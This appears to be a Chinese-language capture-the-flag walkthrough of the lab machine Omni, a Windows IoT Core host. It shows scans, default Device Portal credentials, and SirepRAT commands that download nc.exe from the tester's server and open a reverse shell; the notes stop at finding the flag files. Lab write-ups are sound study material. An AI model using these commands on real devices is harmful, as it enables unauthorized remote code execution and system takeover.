Omni(完成[很難]),WinIotCore漏洞+反彈、secretdumps.py、Import-CliXml+GetNetworkCredential

Omni 乍看之下就像一個普通的 Windows 主機，但它實際上是 Windows IOT Core，也就是在 Raspberry Pi 上運行的 Windows 風格。我將濫用 Sirep 協定來以 SYSTEM 身分執行程式碼。從那裡，我將以應用程式使用者和管理員的身份獲得存取權限，以解密每個主目錄中的標誌。獲取使用者憑證的多種方法。


```
—# nmap -sCV -p 135,5985,8080,29817-29820 -A 10.10.10.204
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-06 05:24 PDT
Nmap scan report for 10.10.10.204
Host is up (0.28s latency).

PORT      STATE    SERVICE  VERSION
135/tcp   open     msrpc    Microsoft Windows RPC
5985/tcp  open     upnp     Microsoft IIS httpd
8080/tcp  open     upnp     Microsoft IIS httpd
|_http-title: Site doesn't have a title.
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Windows Device Portal
|_http-server-header: Microsoft-HTTPAPI/2.0
29817/tcp open     unknown
29819/tcp open     arcserve ARCserve Discovery
29820/tcp open     unknown
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port29820-TCP:V=7.94SVN%I=7%D=5/6%Time=6638CBF9%P=aarch64-unknown-linux
SF:-gnu%r(NULL,10,"\*LY\xa5\xfb`\x04G\xa9m\x1c\xc9}\xc8O\x12")%r(GenericLi
SF:nes,10,"\*LY\xa5\xfb`\x04G\xa9m\x1c\xc9}\xc8O\x12")%r(Help,10,"\*LY\xa5
SF:\xfb`\x04G\xa9m\x1c\xc9}\xc8O\x12")%r(JavaRMI,10,"\*LY\xa5\xfb`\x04G\xa
SF:9m\x1c\xc9}\xc8O\x12");
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP (85%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3
Aggressive OS guesses: Microsoft Windows XP SP3 (85%)
```

```
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: PING; OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 8080/tcp)
HOP RTT       ADDRESS
1   245.86 ms 10.10.14.1
2   246.24 ms 10.10.10.204

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 99.24 seconds
```

---

web 5985連不上
8080需帳密=> WWW-Authenticate: Basic realm="Windows Device Portal"
參考：

- https://learn.microsoft.com/zh-tw/windows/uwp/debug-test-perf/device-portal
- https://github.com/MicrosoftDocs/windows-iotcore-docs/blob/main/windows-iotcore/manage-your-device/DevicePortal.md




10.10.10.204:8080

此網站要求您登入。

使用者名稱

密碼

取消 登入



Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
1	http://10.10.10.204:8080	GET	/			401	190						10.10.10.204		01:47:587

Request

```
GET / HTTP/1.1
Host: 10.10.10.204:8080
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,*/*;q=0.8
Accept-Language: zh-TW
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: CSRF-Token=F9Idmr6kx6Ube4+3UM7K/H6jwdKN8PEq
Upgrade-Insecure-Requests: 1


```

Response

```
HTTP/1.1 401 Unauthorized
Server: Microsoft-HTTPAPI/2.0
WWW-Authenticate: Basic realm="Windows Device Portal"
Date: Tue, 07 May 2024 15:48:03 GMT
Connection: close
Content-Length: 0


```

Inspector


Selection 53 (0x35)

Selected text

WWW-Authenticate: Basic realm
="Windows Device Portal"

Request attributes	2
Request cookies	1
Request headers	8
Response headers	5

使用預設帳密登入失敗



答案

FDX率　新成員　貼文：2 ★
2019年1月

我覺得這不是來自我自己 LAN 的訊息，因為我已經連接了許多設備，但沒有收到此訊息，所以我覺得它來自 UP 板。

UP工程師可以回覆一下嗎？謝謝。

坎杜拉　新成員　貼文：10 ★
2019年1月

您必須使用Win IoT Device Portal預設使用者名稱"Administrator"，預設密碼為"p@ssw0rd"

歡迎！

看起來你是新來的。登入或註冊即可開始。

登入　登記


已標記

視窗27　Windows物聯網核心26　UP板79　安裝16　密碼7

未答覆	24
類別	
所有類別	
公告及新聞	63
產品新聞 - 新產品/產品變更通知/停產	70
歡迎開發者！	96
開箱&專案分享	111
技術更新	22
UP產品	
上7000	23
UP平方i12	1
UP Xtreme i12	11
UP平方Pro 7000	15
UP 元素 i12 邊緣	1
UP平方V2	23
高達4000	65
UP Xtreme i11	24
UP平方6000	34
UP平方專業版	57
極限極限	141

---

135 port
建立會話失敗




```
┌──(root㉿kali)-[~]
└─# rpcclient 10.10.10.204 -U "" -N
Cannot connect to server.  Error was NT_STATUS_IO_TIMEOUT
```

網路上找29817,29819,29820port，有發現此github

- https://github.com/SafeBreach-Labs/SirepRAT
  也是針對8080Port的 windows IOT

帶參數，模擬為目前登入的使用者：


```
python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --as_logged_on_user --cmd "C:\Windows\System32\cmd.exe" --args '/c dir c:\'
```



```
┌──(root㉿kali)-[~/SirepRAT]
└─# python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --as_logged_on_user --cmd "C:\Windows\System32\cmd.exe" --args '/c dir c:\'
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<OutputStreamResult | type: 11, payload length: 584, payload peek: 'b' Volume in drive C is MainOS\r\n Volume Serial Numbe''>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: 'b'\x00\x00\x00\x00''>
```

因發現有模擬使用者，將--as_logged_on_use移除
映射host主機


```
python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args '/c hostname'
```



```
└─# python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args '/c hostname'
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<OutputStreamResult | type: 11, payload length: 6, payload peek: 'b'omni\r\n''>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: 'b'\x00\x00\x00\x00''>
```

查看目錄


```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args ' /c dir C:\' --v
```



```
└─# python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args ' /c dir C:\' --v

 Volume in drive C is MainOS
 Volume Serial Number is 3C37-C677

 Directory of C:\

07/20/2020  02:36 AM    <DIR>          $Reconfig$
05/07/2024  12:09 PM               197 .ssh
10/26/2018  11:35 PM    <JUNCTION>     Data [\??\Volume{ac55f613-7018-45c7-b1e9-7ddda60262fd}\]
10/26/2018  11:37 PM    <DIR>          Program Files
10/26/2018  11:38 PM    <DIR>          PROGRAMS
05/07/2024  12:10 PM               197 ssh
10/26/2018  11:37 PM    <DIR>          SystemData
05/07/2024  12:15 PM               809 test
10/26/2018  11:37 PM    <DIR>          Users
07/03/2020  10:35 PM    <DIR>          Windows
               3 File(s)          1,203 bytes
```

測試powershell成功（使用wget失敗）


```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args ' /c powershell Invoke-WebRequest -Uri http://10.10.14.2:8000 -OutFile "C:\test'
```



```
└─# python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args ' /c powershell Invoke-WebRequest -Uri http://10.10.14.2:8000 -OutFile "C:\test'
<HResultResult | type: 1, payload length: 4, HResult: 0x0>

┌──(root㉿kali)-[~/SirepRAT]
└─# 

┌──(root㉿kali)-[~]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.204 - - [07/May/2024 05:10:35] "GET / HTTP/1.1" 200 -
```

嘗試上傳nc.exe


```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args ' /c powershell Invoke-WebRequest -Uri http://10.10.14.2:8000/nc.exe -OutFile "C:\nc.exe'

查詢是否已上傳
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args ' /c dir C:\' --v
```



```
└─# python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args ' /c powershell Invoke-WebRequest -Ur
i http://10.10.14.2:8000/nc.exe -OutFile "C:\nc.exe'
<HResultResult | type: 1, payload length: 4, HResult: 0×0>

┌──(root㉿kali)-[~/SirepRAT]
└─# python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args ' /c dir C:\' --v
---------

---------
 Volume in drive C is MainOS
 Volume Serial Number is 3C37-C677

 Directory of C:\

07/20/2020  02:36 AM    <DIR>          $Reconfig$
05/07/2024  12:09 PM               197 .ssh
10/26/2018  11:35 PM    <JUNCTION>     Data [\??\Volume{ac55f613-7018-45c7-b1e9-7ddda60262fd}\]
05/07/2024  12:43 PM               664 nc.exe
10/26/2018  11:37 PM    <DIR>          Program Files
10/26/2018  11:38 PM    <DIR>          PROGRAMS
05/07/2024  12:10 PM               197 ssh
10/26/2018  11:37 PM    <DIR>          SystemData
05/07/2024  12:15 PM               809 test
10/26/2018  11:37 PM    <DIR>          Users
07/03/2020  10:35 PM    <DIR>          Windows
               4 File(s)          1,867 bytes
               7 Dir(s)     587,948,032 bytes free
```

執行nc.exe(32位元失敗，改用64位元)


```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args '/c C:\nc64.exe -e cmd 10.10.14.2 9200' --v
```



```
└─# python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args '/c C:\nc64.exe -e cmd 10.10.14.2 920
0' --v
---------

---------
<HResultResult | type: 1, payload length: 4, HResult: 0×0>

┌──(root㉿kali)-[~/SirepRAT]
└─# 

┌──(root㉿kali)-[~]
└─# cd nc.exe

┌──(root㉿kali)-[~/nc.exe]
└─# ls
doexec.c   getopt.c  hobbit.txt   Makefi
generic.h  getopt.h  license.txt  nc64.e

┌──(root㉿kali)-[~/nc.exe]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http:
10.10.10.204 - - [07/May/2024 05:52:48]
```

```
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.204] 49690
whoami
id
dir

┌──(root㉿kali)-[~]
└─# nc -lvnp 9200
listening on [any] 9200 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.204] 49691
Microsoft Windows [Version 10.0.17763.107]
Copyright (c) Microsoft Corporation. All rights reserved.

C:\windows\system32>whoami
```

因c:\Users無資訊，
在c:\Data\Users找到資訊，
找到user.txt、root.txt但不是旗標



